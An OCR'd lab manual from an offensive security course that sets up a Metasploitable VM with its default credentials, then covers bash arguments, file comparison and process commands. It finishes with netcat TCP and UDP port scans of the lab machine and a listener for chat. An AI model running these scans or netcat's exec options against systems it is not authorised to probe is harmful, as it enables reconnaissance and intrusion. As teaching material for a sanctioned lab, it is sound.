
Step 3 − Click **VirtualBox → New**.




Step 4 − Click **"Use an existing virtual hard disk file"**. Browse the file where you have downloaded **Metasploitable** and click **Open**.



Step 5 − A screen to create a virtual machine pops up. Click "Create".




The default username is **msfadmin** and the password is **msfadmin**.





PRACTICAL 2:-

A. EXPLORING THE COMMAND LINE ARGUMENT

i. **Positional Parameters**:- Command-line arguments are passed in the positional way i.e. in the same way how they are given in the program execution. Let us see with an example. Create a shell program that can display the command line arguments in a positional way. "Nano" editor is used to create the shell program."







ii. TOTAL ARGUMENTS ($#)

```
File  Actions  Edit  View  Help
 GNU nano 6.4                                    yaseera.txt
echo "DISPLAYING POSITIONAL PARAMETER"
echo "FILENAME: $0"
echo "ARGUMENT 1: $1"
echo "ARGUMENT 2: $2"
echo "ARGUMENT 3: $3"
echo "TOTAl ARGUMENTS : $#"
```

```
┌──(root㉿kali)-[~]
└─# bash yaseera.txt
DISPLAYING POSITIONAL PARAMETER
FILENAME: yaseera.txt
ARGUMENT 1:
ARGUMENT 2:
ARGUMENT 3:
TOTAl ARGUMENTS : 0

┌──(root㉿kali)-[~]
└─# bash yaseera.txt WELCOME TO KALI
DISPLAYING POSITIONAL PARAMETER
FILENAME: yaseera.txt
ARGUMENT 1: WELCOME
ARGUMENT 2: TO
ARGUMENT 3: KALI
TOTAl ARGUMENTS : 3
```


iii. Using Flags:- Arguments can be passed along with the flags. The arguments can be identified with a single letter having – before that. A single letter can be meaningful and here let us take -1, -2, and -3. We need to use getopts function to read the flags in the input, and OPTARG refers to the corresponding values:

```
 GNU nano 2.3.1              File: usingFlags.sh

while getopts 1:2:3: flag
do
    case "${flag}" in
        1) websitename=${OPTARG};;

        2) postname=${OPTARG};;

        3) shares=${OPTARG};;
    esac
done
echo "WebsiteName : $websitename";
echo "PostName : $postname";
echo "Shares : $shares";
```

iii. with $@

```
i=1;
#$@ represent as the array of all the parameters passed
for program in "$@"
do
    echo "$i : Programming In $program";
    i=$((i + 1));
done
```

B. COMPARING TWO FILES



```
┌──(root㉿kali)-[~]
└─# diff -w file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
---
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# diff -q file1.txt file2.txt
Files file1.txt and file2.txt differ
```

```
┌──(root㉿kali)-[~]
└─# diff -c file1.txt file2.txt
*** file1.txt   2022-11-04 23:00:29.634252507 -0400
--- file2.txt   2022-11-04 23:01:10.286568770 -0400
***************
*** 1,2 ****
  HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE LECTURE
--- 1,2 ----
  HI M.SC PART2 STUDENTS
! THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

```
┌──(root㉿kali)-[~]
└─# diff -u file1.txt file2.txt
--- file1.txt   2022-11-04 23:00:29.634252507 -0400
+++ file2.txt   2022-11-04 23:01:10.286568770 -0400
@@ -1,2 +1,2 @@
 HI M.SC PART2 STUDENTS
-THIS IS OFFENSIVE LECTURE
+THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# apt install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.

┌──(root㉿kali)-[~]
└─# apt-get install colordiff
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.

┌──(root㉿kali)-[~]
└─# dpkg --configure -a
Setting up speech-dispatcher-audio-plugins:amd64 (0.11.3-2) ...
Setting up fonts-cantarell (0.303.1-1) ...
Setting up libibverbs1:amd64 (42.0-1+b1) ...
Setting up rtkit (0.13-4+b1) ...
Setting up libnfsidmap1:amd64 (1:2.6.2-1+b1) ...
```

```
┌──(root㉿kali)-[~]
└─# colordiff file1.txt file2.txt
2c2
< THIS IS OFFENSIVE LECTURE
---
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─#
```

```
┌──(root㉿kali)-[~]
└─# comm file1.txt file2.txt
                HI M.SC PART2 STUDENTS
THIS IS OFFENSIVE LECTURE
        THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

┌──(root㉿kali)-[~]
└─# comm -23 file1.txt file2.txt
THIS IS OFFENSIVE LECTURE

┌──(root㉿kali)-[~]
└─# comm -13 file1.txt file2.txt
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
```

C. Managing Processes

```
┌──(root㉿kali)-[~]
└─# ps
    PID TTY          TIME CMD
   1261 pts/0    00:00:06 zsh
  27288 pts/0    00:00:00 ps

┌──(root㉿kali)-[~]
└─# sleep 30 &
[1] 27306

┌──(root㉿kali)-[~]
└─# sleep 30 &
[2] 27316
```

```
┌──(root㉿kali)-[~]
└─# ps
    PID TTY          TIME CMD
   1261 pts/0    00:00:06 zsh
  27306 pts/0    00:00:00 sleep
  27316 pts/0    00:00:00 sleep
  27330 pts/0    00:00:00 ps

┌──(root㉿kali)-[~]
└─# kill -9 27316

[2]   + killed       sleep 30
┌──(root㉿kali)-[~]
```

```
└─# pstree
systemd─┬─ModemManager───2*[{ModemManager}]
        ├─NetworkManager───2*[{NetworkManager}]
        ├─2*[VBoxClient───VBoxClient───2*[{VBoxClient}]]
        ├─VBoxClient───VBoxClient
        ├─VBoxService───8*[{VBoxService}]
        ├─agetty
        ├─colord───2*[{colord}]
        ├─cron
        ├─2*[dbus-daemon]
```

```
┌──(root㉿kali)-[~]
└─# top
top - 23:39:04 up 43 min,  2 users,  load average: 0.09, 0.15, 0.
Tasks: 171 total,   1 running, 170 sleeping,   0 stopped,   0 zom
%Cpu(s):  1.7 us,  0.5 sy,  0.0 ni, 97.8 id,  0.0 wa,  0.0 hi,  0
MiB Mem :   1981.3 total,    236.6 free,    989.0 used,    755.6
MiB Swap:   1024.0 total,    967.1 free,     56.9 used.    786.3

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM
    551 root      20   0  368896  88120  42220 S   1.3   4.3
    888 kali      20   0  204192  23812  10344 S   1.3   1.2
   5473 kali      20   0 2962740 266288  90536 S   1.0  13.1
```

```
┌──(root㉿kali)-[~]
└─# ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIM
E COMMAND
root           1  1.2  0.5 168844 10840 ?        Ss   22:55   0:3
3 /sbin/init splash
root           2  0.0  0.0      0     0 ?        S    22:55   0:0
0 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   22:55   0:0
0 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   22:55   0:0
```

```
┌──(root㉿kali)-[~]
└─# ps -afx
    PID TTY      STAT   TIME COMMAND
      2 ?        S      0:00 [kthreadd]
      3 ?        I<     0:00  \_ [rcu_gp]
      4 ?        I<     0:00  \_ [rcu_par_gp]
      5 ?        I<     0:00  \_ [netns]
      7 ?        I<     0:00  \_ [kworker/0:0H-events_highpri]
      8 ?        I      0:02  \_ [kworker/u4:0-ext4-rsv-conversio
      9 ?        I<     0:01  \_ [kworker/0:1H-kblockd]
     10 ?        I<     0:00  \_ [mm_percpu_wq]
     11 ?        I      0:00  \_ [rcu_tasks_kthread]
     12 ?        I      0:00  \_ [rcu_tasks_rude_kthread]
```

```
┌──(root㉿kali)-[~]
└─# ps -l
F S   UID     PID    PPID  C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0    1261    1226  0  80   0 -  2589 sigsus pts/0    00:0
0:08 zsh
4 T     0   29119    1261  0  80   0 -  2586 do_sig pts/0    00:0
0:00 top
0 S     0   31556    1261  0  85   5 -  1403 hrtime pts/0    00:0
0:00 sleep
4 R     0   31570    1261  0  80   0 -  2484 -      pts/0    00:0
0:00 ps
```

```
┌──(root㉿kali)-[~]
└─# nice -n 19 sleep 30 &
[2] 32559

┌──(root㉿kali)-[~]
└─# ps -l
F S   UID     PID    PPID  C PRI  NI ADDR SZ WCHAN  TTY
TIME CMD
0 S     0    1261    1226  0  80   0 -  2589 sigsus pts/0    00:0
0:09 zsh
4 T     0   29119    1261  0  80   0 -  2586 do_sig pts/0    00:0
0:00 top
0 S     0   32559    1261  0  99  19 -  1403 hrtime pts/0    00:0
0:00 sleep
```

```
┌──(root㉿kali)-[~]
└─# renice -n -19 sleep 30 &
[3] 32675

renice: bad process ID value: sleep
30 (process ID) old priority 0, new priority -19
[3]  - exit 1     renice -n -19 sleep 30
```

PRACTICAL NO 3 :- USING NETCAT SOCAT

Netcat aka nc is a network utility for reading from and writing to network connections using TCP and UDP. Netcat is very useful to both attacks and the network security auditors. For an attacking purpose it is a multi-functional tool which accurate and useful. Security auditors uses Netcat to debug and investigate the network.

In this practical target machine is metasploit and its IPADDRESS IS as shown below:-

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:4f:7d:d3
          inet addr:192.168.95.206  Bcast:192.168.95.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:7dd3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1769 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1016 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:130638 (127.5 KB)  TX bytes:67296 (65.7 KB)
          Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$
```

1. To start with netcat we just check the help section of netcat by using following command:

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -h
[v1.10-47]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scann
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
```

2. To scan a target machine(METASPLOIT) we run following command: **Here we have used some flags, -v flag is used for verbose mode, -n indicates numeric-only IP address and -z indicates zero -I/O model (basically used for scanning).We also need to specify a range of ports (10 to 400) and we get the result as shown in the following screenshot:**

```
no port[s] to connect to

┌──(root㉿kali)-[~]
└─# nc -vnz 192.168.95.206 10-400
(UNKNOWN) [192.168.95.206] 139 (netbios-ssn) open
(UNKNOWN) [192.168.95.206] 111 (sunrpc) open
(UNKNOWN) [192.168.95.206] 80 (http) open
(UNKNOWN) [192.168.95.206] 53 (domain) open
(UNKNOWN) [192.168.95.206] 25 (smtp) open
(UNKNOWN) [192.168.95.206] 23 (telnet) open
(UNKNOWN) [192.168.95.206] 22 (ssh) open
(UNKNOWN) [192.168.95.206] 21 (ftp) open

┌──(root㉿kali)-[~]
└─#
```


3. To scan the UDP ports of target machine (METASPLOIT) using Netcat. With the help of following command we have scanned UDP port using netcat. **(Here we have used -u flag for scanning UDP ports, as seen in the following screenshot:)**


```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -vzu 192.168.95.206 20-100
192.168.95.206: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.95.206] 94 (?) open
(UNKNOWN) [192.168.95.206] 93 (?) open
(UNKNOWN) [192.168.95.206] 92 (?) open
(UNKNOWN) [192.168.95.206] 91 (?) open
(UNKNOWN) [192.168.95.206] 90 (?) open
(UNKNOWN) [192.168.95.206] 89 (?) open
(UNKNOWN) [192.168.95.206] 88 (kerberos) open
(UNKNOWN) [192.168.95.206] 87 (?) open
(UNKNOWN) [192.168.95.206] 86 (?) open
(UNKNOWN) [192.168.95.206] 85 (?) open
(UNKNOWN) [192.168.95.206] 84 (?) open
(UNKNOWN) [192.168.95.206] 83 (?) open
(UNKNOWN) [192.168.95.206] 82 (?) open
(UNKNOWN) [192.168.95.206] 81 (?) open
(UNKNOWN) [192.168.95.206] 80 (?) open
(UNKNOWN) [192.168.95.206] 79 (?) open
```


4. Chatting with Netcat:- Two users can chat through netcat. But before that they need to establish connection. To set all this we gonna use two different devices. One OS is metasploit and another is Kali. To set up the connection we need to know the IP address of systems (In our case we are using local IP). From a device we can start the initiator. We run following command from our Metasploit to start initiator:

```
          RX bytes:3194 (3.1 KB)  TX bytes:5868 (5.7 KB)
          Base address:0xd020 Memory:f1200000-f1220000

msfadmin@metasploitable:~$ sudo nc 192.168.95.230
[sudo] password for msfadmin:
no port[s] to connect to
msfadmin@metasploitable:~$ sudo nc 192.168.95.230 1234
```


From our Kali Linux we use following command to start listener. (nc -lvp 1234)








For Windows, you should install the Netcat (Ncat) package that comes with Nmap, which you can download from https://nmap.org/download.html




When selecting components to install, choose all packages that come with the Nmap installer.



